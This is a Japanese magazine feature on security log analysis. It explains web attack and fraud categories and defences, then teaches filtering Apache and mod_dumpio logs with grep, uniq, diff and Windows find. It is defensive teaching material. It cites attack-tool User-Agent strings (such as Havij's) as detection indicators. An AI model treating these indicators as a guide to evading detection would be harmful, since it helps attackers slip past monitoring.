不正/詐欺行為

不正を引き起こそうとする攻撃はFraud、

▼**図2　DoS攻撃を家にたとえると**

とくにWebシステムを狙うものはWeb Fraudと呼ばれています。脆弱性を突く攻撃と違ってWebシステムの正常な利用の範囲内ではあるのですが、その使い方に工夫を凝らすことでシステムを不正に利用しようとするものです。

外部からのアクセスは家への訪問者と言えます。予期する訪問もありますが、誰が来るかはわかりません。正当な訪問者を装った詐欺師が来たりする場合もあります。このような訪問者は脆弱性を突くのではなく、入口真正面からアクセスをしてくるためシステム上は問題のない使い方です。ただ、システムを騙(だま)し、詐欺行為(Fraud)を働こうとしています。これらがWeb Fraudにあたります。

また、大量の訪問者を家によこすDoS(Denial of Service)攻撃もあります。ものすごい数の訪問者が訪れ、家の主人が対応しきれず生活に影響がでたり、本来訪問したい者がアクセスできなくなってしまったりする状況がこれに該当します(**図2**)。一人一人は正当な訪問者ですが結果として攻撃となります。このためWeb Fraudの1つに分類されることもあります。また、DoS攻撃のみで1つの攻撃脅威と分類されることもあります。

どのように防御していくのか?

公にさらされているこれらサーバをどのように守っていけば良いでしょうか。いくつかのアプローチを紹介します。

セキュアコーディング

脆弱性を突く攻撃(Attack for Flaws)に対しては、脆弱性のないソフトウェアを用意することが重要です。セキュアコーディングという分野ではいかに安全に、バグがないソフトウェアを製造するかという試みがなされています。理想はバグが0になることですが、ソフトウェア開発では生産性向上を目的として外部モジュールを再利用していくのが通例で、この外部モジュールはほかの開発者が作ったものであることが多く、その品質については保証されていないことがほとんどです。このため現実にはバグが0であるソフトウェアを実現するのは困難な状況にあるといえます。

国際的に脆弱性を管理しているCVEデータベース[注1]では年間3,000件以上の脆弱性が報告されています。また、さまざまなソフトウェアの自動アップデート機能が活躍している今の状況をみると、理想と現実のギャップを感じざるを得ません。

ソフトウェアの脆弱性を確認するための脆弱性監査ツールも出回っており、既知となった脆弱性や攻撃手法についてはこれらのツールでテストできます。

しかし、セキュアコーディングでは、ソフトウェアの脆弱性有無とは関係なく行われるWeb Fraudを防ぐことはできません。

セキュリティアプライアンス

サーバを守っていくためにはセキュリティアプライアンス(セキュリティ機器)の利用も欠かせません。おもにIntrusion Detection/Prevention System(IDS/IPS)[注2]やWeb Application Firewall(WAF)といったものになります。従来はIDS/IPSはレイヤ3およびレイヤ4の攻撃を中心に対応し、WAFはレイヤ7まで見てHTTPに特化した攻撃に対処するものでした。しかし近年ではIDS/IPSがより上位のプロトコルまでサポートするようになり、これらの垣根はなくなりつつあります。これらの機器はおもに、脆弱性を突く攻撃(Attack for Flaws)に対して有効となります。

しくみとしてはシグネチャ／パターンファイルなどと呼ばれる攻撃パターンを判別する情報を持っておき、HTTPリクエストをそれと比較する方法で攻撃を検知します。知られている攻撃を確実に検知できる反面、新種の攻撃に対しては検知できずにすり抜けさせてしまいます。新たな攻撃に対しては無力であり、シグネチャファイルの迅速な適用や、怪しいリクエストを見つけ出して攻撃の成功を未然に防ぐことが必要です。

また、Web Fraudに対しては対処できないか、対処できたとしても限定的です。これは、既存のアプライアンス製品は基本的にHTTPリクエスト単体に対してパターンマッチを行うためです。もともとHTTPはステートレスのプロトコルであるため、HTTPリクエスト／レスポンスの一往復でメッセージが完結します。このため、攻撃に関してもHTTPリクエスト／レスポンスのみ見ていればよかったわけです。しかし、Web Fraudは連続したアクセスで攻撃が構成されます。このため既存のセキュリティアプライアンスでは検知が難しいのです。

セキュリティログ分析はご近所さんの目

これまで説明してきたように、セキュアコーディングは脆弱性に対する攻撃についてはある程度有効であり、セキュリティアプライア

注1) URL http://cve.mitre.org

注2) IDS：侵入検知システム、IPS：侵入防止システム

ンスは既知の脆弱性について有効でした。しかし、どちらも十分であるとは言えません。さらなるセキュリティの向上にはどのようなアプローチがあるのでしょうか?

リアルケース——公道に面した家——を例にもう一度考えてみましょう。リアル世界においても、自宅を空き巣に入られないよう窓を頑丈に補修したり、あるいは異常を検知する防犯システムを導入したりします。これらはセキュアコーディングやセキュリティアプライアンスに相当するものです。しかし昔から重要かつ効果があると言われているのはご近所さんの目です。近所の人があなたの家に何か不審なことが発生していないかどうかを監視し、何かあった場合は通報するなどの対処をしてくれることで家のセキュリティが守られるわけです。公道にさらされている家で何が起こっているかを外からきちんと監視・管理していくことが重要になります。

サイバー空間にある公開サーバでも同様に監視が重要になります。そして監視結果をどのように分析していくか、それが「セキュリティログ分析」なのです。

セキュリティログ分析の特徴

ほかのログ分析との違い

ログ分析(**表1**)は、マーケティング分野などでは主として投資の意思決定を補助したり投資効果を確認したりするために使われてきました。事象の集計を行い、マクロ的にみてどこのチャネルが寄与しているか、投資効果は十分であるかなどの確認を行います。また、システム運用の分野ではシステムパフォーマンスの改善や、キャパシティプランニングにも利用されてきました。事象を時系列に並べて可視化し、ピーク時のパフォーマンス劣化の原因を探ったり、今後のリソースの過不足を予測したりするような分析を行ってきました。

▼表1 ログ分析の目的

目的	例
マーケティング分野における意思決定	キャンペーン・施策の成果(投資効果)の確認、売り上げやコンバージョンに対するチャネルの寄与の分析
システムパフォーマンス改善	クエリの処理時間の改善、システム処理時間のボトルネック解消
セキュリティインシデントの発見	サイバー攻撃の発見、不審なアクセスの発見

これらの分析は事象を統計的に分析し、可視化し、意思決定や改善につなげるといった営みでした。しかし、セキュリティログ分析では、大量のデータの中から、攻撃や不審な動きに相当するログを見つけ出すという点でほかのログ分析と異なります。このため、攻撃の痕跡を何らかの方法で見つけ、実際に攻撃であるのか、攻撃は成功しているのかなどを詳細に追いかけることになります。これらはドリルダウン分析、調査行為などと呼ばれることが多いようです。

セキュリティログ分析に必要な知識・スキル

では、セキュリティログ分析を実施していくうえで必要な知識・スキルはどういったものになるのでしょうか。

1つは、攻撃に対する知識です。攻撃は日々進化しています。新たな手法に関する情報収集は欠かせません。実際に攻撃を再現する環境を作って攻撃をしてみるなどのハンズオンも欠かせません。

もう1つは分析技術の向上です。攻撃を知ることによりheuristics(発見的・経験的)にどこを分析すれば良いのかという知見が得られます。大量のログの中から検索や条件式を使ってログを絞り込むことで攻撃の形跡を発見できるでしょう。

一方このアプローチでは、経験しなかった攻撃を発見できません。このため知識発見(KDD:Knowledge Discovery and Data Mining)やパターン認識(Pattern Recognition)、機械学習(ML:Machine Learning)などの情報処理分野の応用が期待されています。これらの技術で

▼リスト1　User-Agentの文字列に含まれるツール名

```
Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; SV1; .NET Clr 2.0.50727) Havij
```

はおかしなもの、通常とは異なるものなどを情報処理によって見つけるといったことが期待されています。

セキュリティインテリジェンス

発見的・経験的に得られた攻撃パターン――こういった文字列が怪しいだとか、こういった部分を見れば攻撃がわかるなどといったノウハウ――を多くの場合セキュリティインテリジェンスと呼びます。インテリジェンスという言葉はもともと諜報活動からきていると言われており、分析を含む情報収集を指す言葉でした。ですがサイバーセキュリティの分野では攻撃を検知するための知識・ノウハウという意味で使われることが多いようです。実際には、検知するためのシグネチャ、パターンファイル、パターンリスト、ルールなどの形になっている場合が多いです。

具体的な例としてはHTTPリクエスト中のUser-Agent（UA）の文字列などが挙げられます。たとえば、ツールを使ったサイバーアタックの場合、攻撃者がツールのUAを変更せず利用している場合が多くあります。Havijという脆弱性チェックツールでは、**リスト1**のように自身のツール名をUAに入れ込みます。こういった形跡を見つけられれば、監査以外で使われているとわかった場合、外部からの攻撃であると確認できます。UAをあたかも通常のブラウザからのアクセスであるように改変することは技術的に難しくありませんが、緻密でない攻撃の場合、そういった偽装工作は省略されることも多いようです。また、攻撃ツールのバグによってUAがうまく表示されず、

```
[% tools.ua.random() %]
```

というUAでアクセスする攻撃も過去にありました。このようなノウハウも攻撃の痕跡を見つけるには有用です。

機械学習の応用

防御する側が知らない、すなわち未知の攻撃に対しては、これまでの経験から推測をして攻撃を認識する力が求められます。現在は人間の分析者がその役割を担っていますが、ある程度の推論を行える機械学習技術などを応用し、運用を支援することが期待されています。多くの場合、通常のアクセスパターンやログ出力内容から正常と判断される数理モデルを作成し、それをもとに、今出力されたログは正常なのか異常なのかを推論する、といったアプローチとなります。こちらはまさにビッグデータ分析と呼ばれている分野でもあり、これから期待される分野です。機械学習などの最新技術動向を把握し、ログ分析の分野に応用するといった力も求められるでしょう。

セキュリティログ分析の流れ

ログの収集と蓄積

まずは分析するログを集めなければなりません。小規模なサイトであればログファイルを必要な場所に転送するのも簡単ですが、規模が大きくなると、収集および蓄積という手順を踏む必要があります。

ログを収集する際にはFluentdなどのツールを使うのが便利ですが、本誌過去記事[注3]で紹介、解説されていますのでここではとくに触れません。システムが複数のWebサーバから構成されていて複数の個所にログが分散している場合は、効率的な分析ができませんので、ログを1ヵ

注3） 本誌2012年6月号第2特集、2014年8月号第1特集など。

Column リアルタイム分析とフォレンジクス分析

攻撃のパターンがわかっている場合はリアルタイムに分析することが望ましいのですが、すべての攻撃パターンがわかっているわけではありません。一度広く知られてしまった攻撃については防御側が自動的に防御できるよう対処していることが多いため、攻撃者は次々と新しい手法を編み出して攻撃を成功させようとしてきます。このため新しい攻撃手法に対しては、あとから分析せざるを得ないことが多くなります。インシデント(被害)が発生してから分析を行うことはおもにフォレンジクス(ネットワーク・フォレンジクス)と呼ばれます。

所に集める必要があります。ファイルとして管理する場合は、同種のログ(アクセスログ、エラーログなど)で1つのファイルにマージし、時刻ソートを行っておくことが望ましいでしょう。

怪しいログを見つける

集まったログの中から、怪しいログを見つけるのが分析の第一歩です。分析者の経験やインテリジェンスを基に怪しいログを絞り込んでいきます。基本的には、大量のログから攻撃に関係する記録を絞り込むことになります。言葉にすると簡単ですが、実際には大量の、攻撃には関係のない正常なログも記録されていることから、実際にやってみると思ったより難しいものです。全体のログから正常なものを取り除いたり、全体をあるキーでソートして出現回数の低いものに着目したりするなどのテクニックを使っていきます。怪しいログを見つけられるよう、常時監視するためには見つける手順をロジック化したり、文字列としてパターン化したりして自動化できるようにするのがポイントです。

ドリルダウン、調査行為で確証を得る

怪しいログが見つかったとしても、それが本当にサイバー攻撃なのかは断定できません。怪しいログの時刻に近いログをさらに調査したり、自アプリケーションの動作仕様などを確認したりしつつ、慎重に判定していく必要があります。とくにWebサーバのアクセスログを分析している場合、攻撃らしき怪しいログが見つかったとしても成功したか否かまではわかりません。攻撃の成否についてはアプリケーションが動作しているサーバのログを分析する必要があるでしょう。これについては、第4章で詳しく述べます。

ツールによる単純な攻撃であればある程度自動的に何をやっているのかを判断できますが、少し複雑な攻撃になると分析を自動化できない領域になります。

攻撃者の行動について仮説を構築しながら、ログをドリルダウンしていくことになります。ツールはこれらの分析を支援してくれますが、絞り込んでいけるかどうか、攻撃を見つけられるかどうかは分析者の技量に大きく依存するところです。

ツール

セキュリティログ分析を実施する際、重要となるのがツールです。多くの場合ログは大容量となりますので、ExcelやWindows上のフリーソフトなどでは処理能力の面から力不足となることが多いです。

また、テキストエディタもログをある程度オンメモリに展開することになりますので、スワップイン・スワップアウトが発生し、どうしても使いづらいかと思います。

まずは、UNIXコマンドやスクリプト言語を駆使することをお勧めします。本格的に可視化なども考慮して実施する場合は、Kibana + Elasticsearch[注4]も視野に入れてもよいでしょ

注4) 『サーバ/インフラエンジニア養成読本 ログ収集~可視化編』(技術評論社, 2014)などを参照。

Column Splunk

Splunkはさまざまなログを収集・蓄積し、検索・分析・可視化できるプラットフォームです(**図A**)。少し乱暴に言うと、ログに特化した検索エンジンと言えるでしょうか。ログ分析をするにあたり面倒な索引付けや分散構成を一手に引き受けてくれます。また、全文検索分野の技術を基にしていることからRDBMSのようにスキーマがなく、半構造的な側面を持つログを扱うには利用しやすいのも特徴です。さらに、SPL(Search Processing Language)も搭載されており、さまざまな検索、条件式・正規表現による絞り込み、統計値の計算などができます。SPLコマンドはUNIXコマンドをパイプでつなぐようなイメージで処理を行うことができ、今から学ぶとしても学びやすい言語となっています。

日本のユーザの約半数はセキュリティ用途とのことです。市販ソフトウェアではありますが、無償版も用意されており500MB/日までのログ蓄積が可能です。無償版ではいくつか制約があり、ある条件でアラートをあげたときのトリガーバッチ実行機能や分散検索などが使えませんが、お試しで可視化・分析をするにはちょうど良いかもしれません。レポーティング機能と呼ばれている可視化を行う機能も簡単かつ高機能であり、よくできています。絞り込みおよびドリルダウンを行うのには非常に適したログ蓄積・分析基盤です。

▼図A　Splunkの画面

う。有償でも構わない場合は、Splunk(コラム「Splunk」を参照)もお勧めです。本特集では、おもにUNIXコマンドを利用してログ分析を実施します。

セキュリティログ分析を行うSOC

このようなログ分析を業務として実施する組織も出てきました。従来セキュリティログの分析はシステム管理者が実施してきました。しかし、高度化するにつれ、ネットワーク・システムセキュリティに特化したシステム運用センター(SOC：Security Operation Center)が求められるようになっています。多くの場合、専門の分析官やインシデントに対応するエンジニアが常駐し、24時間365日体制で監視業務および、発生したインシデントの対応を行います。SOCでは、ネットワーク・システムの監視ログを分析するのはもちろんのこと、世界各地で発生する新たな攻撃の情報も収集しています。これにより、攻撃の発生を先回りし、被害を未然に防ぐとともに、分析官・エンジニア自身のスキルアップも図っています。今後、専門的な対応をこういったSOCに依頼するケースも増えてくるかもしれません。

まとめ

本章では、セキュリティログ分析全般についてお話しました。第2章では、実際にApache httpdのログをOS標準コマンドで分析する方法について解説します。第3章では、SOCでの実例を元にどのように確認作業を進めていくかを解説します。第4章では、auditログを分析対象とし、攻撃が成功した際のログ分析事例を紹介します。第5章では、公開Webサーバによく発生するDDoS(Distributed Denial of Service)攻撃について詳しく紹介し、対策方法、ログによる確認方法を紹介します。

本特集をきっかけにセキュリティログ分析への取り組みが始まり、サーバを守ることに貢献できましたら幸いです。SD

第2章 Apacheアクセスログと OS標準コマンドで始めるログ分析

Author 折原 慎吾（おりはら しんご） NTTセキュアプラットフォーム研究所

Apacheは、いろいろな項目を指定してアクセスログを出力させることができます。本章ではこのアクセスログを例にとって、Linuxの標準コマンドでできるログ分析を紹介します。また、Windows環境のコマンドプロンプトで利用できるコマンドについても解説します。そして、大容量のログを扱う際のTipsも紹介します。

OS標準コマンドで分析することのメリット

OS標準コマンドで分析を行うことのメリットには、次のようなものが挙げられます。

① 準備が不用
② 環境に依存しない
③ GUIを必要としない

①の「準備が不用」は、事前に特別なソフトウェアをインストールすることなく、すぐに分析が始められるということです。インシデントが発生して一刻も早く分析が必要な状況下でも、いち早く分析を始められます。

②の「環境に依存しない」は、OSが同じであれば、ディストリビューションやバージョンによる些細な違いを除けば、どんなサーバであっても同じように操作できるということです。これは、多様な客先でのサーバ環境に対応しなければならないエンジニアにとっても、非常にありがたいことではないでしょうか。

③の「GUIを必要としない」は、CUIのみで操作できるということです。sshでリモートから操作している場合や、そもそもGUI環境がインストールされていないサーバ上でログ分析を行う場合にも対応できます。

◆ ◆ ◆

それでは、まずはApacheのアクセスログを題材に、Linux環境における標準コマンドによるログ分析の例をいくつかご紹介しましょう。なお、ここでは標準コマンドとは、Linuxのインストール直後の/bin配下にあるコマンドを指すこととします。ディストリビューションやインストールオプションによって若干の差異がありうることはご承知おきください。

必要な情報を抜き出してみる：grep

grepは、Linuxユーザであれば誰もが使ったことのあるコマンドではないでしょうか。テキストファイルの中から、指定したパターンを含む行を抽出するというシンプルな機能ですが、そのオプションを駆使したり、ほかのコマンドと組み合わせたりすることで、さまざまなログ分析が可能になります。

エラーとなったアクセスを抜き出す

ここでは説明のため、対象とするApacheのアクセスログは標準的なcombinedログ形式であるとします。combinedログ形式の詳細は**図1**を参照してください。まずはレスポンスコードが404（Not Found）となったリクエストを抽出してみましょう。単純に「404」だけで検索するとレスポンスコード以外に「404」が含まれる場合も抽出してしまいますので、リクエストの末尾「HTTP/1.1"␣」と一緒に検索してみます。

▼図1　combinedログ形式

■httpd.confにおけるcombinedログ形式の書式指定の例

```
LogFormat "%h %l %u %t \"%r\" %>s %b \"%{Referer}i\" \"%{User-Agent}i\"" combined
```

%h	リモートホスト	%l	identdからのリモートログ名（なければ「-」）
%u	リモートユーザ（なければ「-」）	%t	日時
%r	リクエストの最初の行	%>s	ステータス
%b	ヘッダを除く送信バイト数	%{*foo*}i	HTTPリクエストヘッダ*foo*の内容
\"	二重引用符（"）		

■出力例

```
192.168.60.108 - - [22/Mar/2015:03:17:15 +0900] "GET /www/index.php HTTP/1.1" ↵
```

リモートホスト　リモートログ名　リモートユーザ　日時　リクエストの最初の行

```
200 46359 "http://192.168.60.107/www/index.php?main_page=checkout_shipping" ↵
```

ステータス　送信バイト数　Refererヘッダの内容

```
"Mozilla/5.0 (X11; Linux x86_64; rv:31.0) Gecko/20100101 Firefox/31.0"
```

User-Agentヘッダの内容

▼図2　grepによる抽出と数え上げの例

```
# grep "HTTP/1.1\" 404" access_log  ……①
192.168.60.129 - - [01/Mar/2015:03:29:59 +0900] "GET /favicon.ico HTTP/1.1" 404 289 "-" ↵
"Mozilla/5.0 (X11; Linux x86_64; rv:31.0) Gecko/20100101 Firefox/31.0"
192.168.60.129 - - [01/Mar/2015:03:29:59 +0900] "GET /favicon.ico HTTP/1.1" 404 289 "-" ↵
"Mozilla/5.0 (X11; Linux x86_64; rv:31.0) Gecko/20100101 Firefox/31.0"
192.168.60.108 - - [01/Mar/2015:03:30:05 +0900] "GET /favicon.ico HTTP/1.1" 404 289 "-" ↵
"Mozilla/5.0 (X11; Linux x86_64; rv:31.0) Gecko/20100101 Firefox/31.0"
(...以下省略...)
# grep "HTTP/1.1\" 404" access_log | wc -l  ……②
3534
# grep "HTTP/1.1\" 404" access_log | grep -c -v "favicon.ico"  ……③
0
```

検索パターンに二重引用符が含まれるのでエスケープ（\"）してください（**図2**①）。

次に、404が返った個数を数えるのも、行数を数える「wc -l」と組み合わせれば簡単です（**図2**②）。この例では3,534個あったとわかります。もっとも、grepの結果を数えるだけであればwcを使わなくともgrepの「-c」オプションを使うこともできます（**図2**③）。

「favicon.ico[注1]がNot Foundになるのは試験環境ではよくあること、それ以外のエラーはないのか」という場合には、grepの否定の「-v」オプションを使って、パターンにマッチしないものを数えましょう（**図2**③）。ここでは数え

注1）ブラウザがブックマークに表示するために取得するアイコンの標準的なファイル名。

上げに「wc -l」ではなくgrepの「-c」オプションを使用してみました。この例では、favicon.ico以外は0件だったと確認できました。

集約して数え上げ：uniq -c

毎時のリクエスト数を数える

次に、もう少し実用的な例として、毎時のリクエスト数を数えてみましょう。ログから分・秒を除く日時の部分を抜き出し、同じものを数え上げればよさそうです。grepでパターンにマッチした部分だけを抜き出すには「-o」オプションを用います。「*日付[数字2桁]/月名[3文字]/西暦:時[数字2桁]*」というパターンを正規表現で表し、grepのパターンとして指定します。ここでは解説の都合上、西暦は2015のみであるとします。また、同じものの数え上げには、uniqコマンドを「-c」オプションつきで用います(**図3**①)。

このように、uniqによって数え上げられた個数が日時とともに表示されました。一見、専用のツールや表計算ソフトを使わないとできなそうな統計処理も、標準コマンドをパイプで組み合わせることで実現できます。

Process Substitutionとgrepの合わせ技

Process Substitutionとは

Process Substitutionとは、bashなど一部のシェルで使える機能で、コマンドの実行結果をファイルとして扱うことができる機能です。これだけではよくわからないと思いますので、具体例で見てみましょう。

たとえば、2つのファイル、file1とfile2があり、それらをソートした結果の差分をdiffで調べたい、といったとき、単純なやり方では次のようにソートした結果を別のファイルとしていったん保存し、それらのdiffを取ります。

```
$ sort file1 > file1.sorted
$ sort file2 > file2.sorted
$ diff file1.sorted file2.sorted
```

Process Substitutionを用いると、これを次のように一度に実行できます。

```
$ diff <(sort file1) <(sort file2)
```

このように、「<(コマンド)」という記法で、コマンドの実行結果をファイルとして他のコマンドに渡すことができます。これがProcess Substitutionの機能です[注2]。

Process Substitutionの使用例1

Process Substitutionの使用例として、2つのクライアントからのリクエストURLにどのような違いがあるかを確認してみましょう。

まず、あるクライアントからのリクエストURLを抽出するには、grepでクライアントのIPアドレスを含む行を抽出し、次に「grep -o」でGETまたはPOSTのあと、次の空白が現れるまでを抽出します(**図4**①)。

目的の結果を得るには、この結果をsortし、uniqしたうえで、diffで差分をとればよさそうです。Process Substitutionを使ってこれらを一度に実行すると**図4**②のようになります。このように、2つのクライアント(10.10.1.9および192.168.1.127)からのリクエストURLの差

▼図3　grepとuniqによる毎時のリクエスト数の数え上げ

```
# grep -o '[0-9]\{2\}/.../2015:[0-9] ↵
\{2\}' access_log | uniq -c  ……①
   1333 08/Mar/2015:03  ←3月8日3時台
   1920 08/Mar/2015:04  ←3月8日4時台
   1838 08/Mar/2015:05  ←3月8日5時台
   1776 08/Mar/2015:06  ←3月8日6時台
(...以下省略...)
```

注2）逆に、「>(コマンド)」という記法で、ファイルに渡すべき実行結果をコマンドに渡すこともできます。ページの都合上、こちらの例については省略します。

分を取り出すことができました。

ここで、実行結果の冒頭（**図4**の★部）に着目してください。2つのファイル、/dev/fd/63と/dev/fd/62を比較していることがわかります。このように、Process Substitutionはシェルが用意した一時ファイルを使って実現されていると考えることができます（シェルの種類によっては、Process Substitutionの実装方法は異なります）。

Process Substitutionの使用例2

次にもう少し複雑な例を紹介します。Apacheでmod_dumpioを有効にすると、**図5**のようにerror_logにすべてのHTTP電文を記録できます。POST URL（**図5**①）のほか、HOST、Content-LengthといったHTTPヘッダ、HTTPヘッダとボディを分ける空行（**図5**②、改行コード「\r\n」のみ）、HTTPボディ（**図5**③、ここではPOSTされたデータ）など、すべてのHTTP電文がログに出力されていることがわかります。このerror_logからPOST URL（**図5**①）とPOSTされたデータ（**図5**③）をセットで抽出してみましょう。

まず、POST URLですが、クライアントからの電文を表す「dumpio_in」を含む行で、「POST」で始まる電文を抽出します。ここでは、error_logにおいてHTTPの電文が「(data-HEAP): 」に続いていることから、「dumpio_in (data-HEAP): POST」を含む行を抽出します（**図6**①）。なお、ここで用いているgrepの「-n」オプションはマッチした行番号も出力するオプションです。行番号はのちほど結果をソートする際に使用します。

次に、POSTされたデータですが、クライアントからの電文を表す「dumpio_in」を含む行で、「key=value」形式（ここでは単純に「(=・空白)以外の繰り返し」=「(=・空白)以外の繰り返し」）で始まる電文を抽出します（**図6**②）。

出力の内、あとで必要となるのはgrepの「-n」オプションで出力した行番号と「(data-HEAP):」以降のPOSTされたデータ（**図6**の太字部分）ですので、のちほどcutコマンドで「:」をデリミタとして1つ目および7つ目以降のフィールドのみ切り出し（cut -d: -f 1,7-）て使います[注3]。

これらの結果をProcess Substitutionを用いてcatに渡して連結し、行番号でソート（sort

注3）時刻の「:」もデリミタ扱いになることに注意。

▼図4　Process Substitutionの使用例1

```
# grep "10.10.1.9" access_log | grep -o "\(GET\|POST\) [^ ]*"  ……①
GET /www/index.php?main_page=product_reviews&cPath=1_15&products_id=50
GET /favicon.ico
GET /www/admin/reviews.php
(...以下省略...)

# diff -u <(grep "10.10.1.9" access_log | grep -o "\(GET\|POST\) [^ ]*" | sort | uniq) ➘
<(grep "192.168.1.127" access_log | grep -o "\(GET\|POST\) [^ ]*" | sort | uniq)  ……②
--- /dev/fd/63  2015-04-02 13:36:35.488711336 +0900  ……★
+++ /dev/fd/62  2015-04-02 13:36:35.488711336 +0900  ……★
@@ -13,7 +7,9 @@
 GET /www/images/banners/sashbox_468x60.jpg
 GET /www/images/banners/think_anim.gif
 GET /www/images/banners/www_468_60_02.gif
-GET /www/images/gift_certificates/gv_10.gif
+GET /www/images/gift_certificates/gv.gif
+GET /www/images/gift_certificates/gv_100.gif
+GET /www/images/gift_certificates/gv_25.gif
 GET /www/images/gift_certificates/gv_5.gif
 GET /www/images/no_picture.gif
 GET /www/images/pixel_trans.gif
(...以下省略...)
```


▼図5　mod_dumpioを有効にした場合のerror_logの例

```
[Mon Apr 13 10:25:41 2015] [debug] mod_dumpio.c(113): mod_dumpio: dumpio_in [getline-blocking] ↵
0 readbytes
[Mon Apr 13 10:25:41 2015] [debug] mod_dumpio.c(55): mod_dumpio:  dumpio_in (data-HEAP): 65 bytes
[Mon Apr 13 10:25:41 2015] [debug] mod_dumpio.c(74): mod_dumpio:  dumpio_in (data-HEAP): ↵
POST /www/index.php?main_page=login&action=process HTTP/1.1\r\n  ……①
[Mon Apr 13 10:25:41 2015] [debug] mod_dumpio.c(113): mod_dumpio: dumpio_in [getline-blocking] ↵
0 readbytes
[Mon Apr 13 10:25:41 2015] [debug] mod_dumpio.c(55): mod_dumpio:  dumpio_in (data-HEAP): 18 bytes
[Mon Apr 13 10:25:41 2015] [debug] mod_dumpio.c(74): mod_dumpio:  dumpio_in (data-HEAP): ↵
Host: 10.10.1.19\r\n
[Mon Apr 13 10:25:41 2015] [debug] mod_dumpio.c(113): mod_dumpio: dumpio_in [getline-blocking] ↵
0 readbytes
[Mon Apr 13 10:25:41 2015] [debug] mod_dumpio.c(55): mod_dumpio:  dumpio_in (data-HEAP): 82 bytes
(...中略...)
[Mon Apr 13 10:25:41 2015] [debug] mod_dumpio.c(74): mod_dumpio:  dumpio_in (data-HEAP): ↵
Content-Length: 72\r\n
[Mon Apr 13 10:25:41 2015] [debug] mod_dumpio.c(113): mod_dumpio: dumpio_in [getline-blocking] ↵
0 readbytes
[Mon Apr 13 10:25:41 2015] [debug] mod_dumpio.c(55): mod_dumpio:  dumpio_in (data-HEAP): 2 bytes
[Mon Apr 13 10:25:41 2015] [debug] mod_dumpio.c(74): mod_dumpio:  dumpio_in (data-HEAP): ↵
\r\n  ……②
[Mon Apr 13 10:25:41 2015] [debug] mod_dumpio.c(113): mod_dumpio: dumpio_in [readbytes-blocking] ↵
72 readbytes
[Mon Apr 13 10:25:41 2015] [debug] mod_dumpio.c(55): mod_dumpio:  dumpio_in (data-HEAP): 72 bytes
[Mon Apr 13 10:25:41 2015] [debug] mod_dumpio.c(74): mod_dumpio:  dumpio_in (data-HEAP): ↵
email_address=test%40example.com&password=testpw&x=11&y=13  ……③
[Mon Apr 13 10:25:41 2015] [debug] mod_dumpio.c(113): mod_dumpio: dumpio_in [getline-blocking] ↵
0 readbytes
[Mon Apr 13 10:25:41 2015] [debug] mod_dumpio.c(55): mod_dumpio:  dumpio_in (data-HEAP): 49 bytes
[Mon Apr 13 10:25:41 2015] [debug] mod_dumpio.c(74): mod_dumpio:  dumpio_in (data-HEAP): ↵
GET /www/index.php?main_page=index HTTP/1.1\r\n
(...以下省略...)
```

▼図6　Process Substitutionの使用例2

```
# grep -n 'dumpio_in (data-HEAP): POST' error_log  ……①
2099:[Thu Apr 02 21:21:46 2015] [debug] mod_dumpio.c(74): mod_dumpio:  dumpio_in (data-HEAP): ↵
POST /www/index.php?main_page=login&action=process HTTP/1.1\r\n
(...以下省略...)

# grep -n 'dumpio_in (data-HEAP): [^= ]\+=[^= ]\+' error_log  ……②
2135:[Thu Apr 02 21:21:46 2015] [debug] mod_dumpio.c(74): mod_dumpio:  dumpio_in (data-HEAP): ↵
email_address=so%40example.com&password=password&x=47&y=19  ……POSTデータ
(...以下省略...)

# cat <( grep -n 'dumpio_in (data-HEAP): POST' error_log) <( grep -n 'dumpio_in (data-HEAP): ↵
[^= ]\+=[^= ]\+' error_log | cut -d: -f 1,7-) | sort -n | cut -d: -f 2-  ……③
[Thu Apr 02 21:21:46 2015] [debug] mod_dumpio.c(74): mod_dumpio:  dumpio_in (data-HEAP): ↵
POST /www/index.php?main_page=login&action=process HTTP/1.1\r\n                    POST URL
 email_address=so%40example.com&password=password&x=47&y=19                        POSTデータ
[Thu Apr 02 21:21:53 2015] [debug] mod_dumpio.c(74): mod_dumpio:  dumpio_in (data-HEAP): ↵
POST /www/index.php?main_page=checkout_shipping HTTP/1.1\r\n                       POST URL
 action=process&comments=&x=12&y=17                                               POSTデータ
(...以下省略...)
```

▼図7　図6③の実行内容



-n)し、最後に不要となった行番号を削除(cut -d: -f 2-)すれば所望の結果を得ることができます(**図6③**)。

実行した内容を図示すると**図7**のようになります。

このように、必要な情報を行番号つきで抽出し、行番号でソートして必要な個所を再度抽出するというテクニックは、構造化されたドキュメントからヘッダ部とそれに紐付く情報のみを抽出する、といった場合に活用できます。

Windowsのコマンドプロンプトでできること

本節では、Windowsのコマンドプロンプトで利用できるログ分析に有用なコマンドを紹介します。普段はLinuxしか使用しない方でも、他人のサーバを見てほしいと言われ、それがWindowsマシンであったということもあるでしょう。他人のサーバでは勝手にcygwinのようなツールをインストールすることがかなわない場合もあります。そのような場合でもOS標準コマンドでできることはあるので、いくつか紹介しましょう。なお、コマンドの確認はWindows 7 Professional SP1のコマンドプロンプトで行っています。

grepはないけどfind/findstr

Windowsにはgrepはありませんが、代わりにfindというコマンドがあります。「**find "*文字列*" *ファイル名***」でファイル中の文字列を含む行を表示します。たとえば、**図2の①～③**に対応する操作をfindで行うには、それぞれ次の①～③のように実行します。

```
①find "HTTP/1.1"" 404" access_log
②find /c "HTTP/1.1"" 404" access_log
③find "HTTP/1.1"" 404" access_log | ア
  find /c /v "favicon.ico"
```

findでは二重引用符は2つ並べてエスケープすることに注意してください。オプション「/c」は該当した行数を表示する指定、オプション「/v」は指定した文字列を含まない行を表示する指定で、それぞれgrepの「-c」、「-v」オプションに対応します(同じですのでわかりやすいですね)。これらを含め、どのようなオプションがあるかは「find /?」で確認できます。なお、Windowsではオプションの大文字・小文字は区別されませんので、どちらで指定しても大丈夫です。

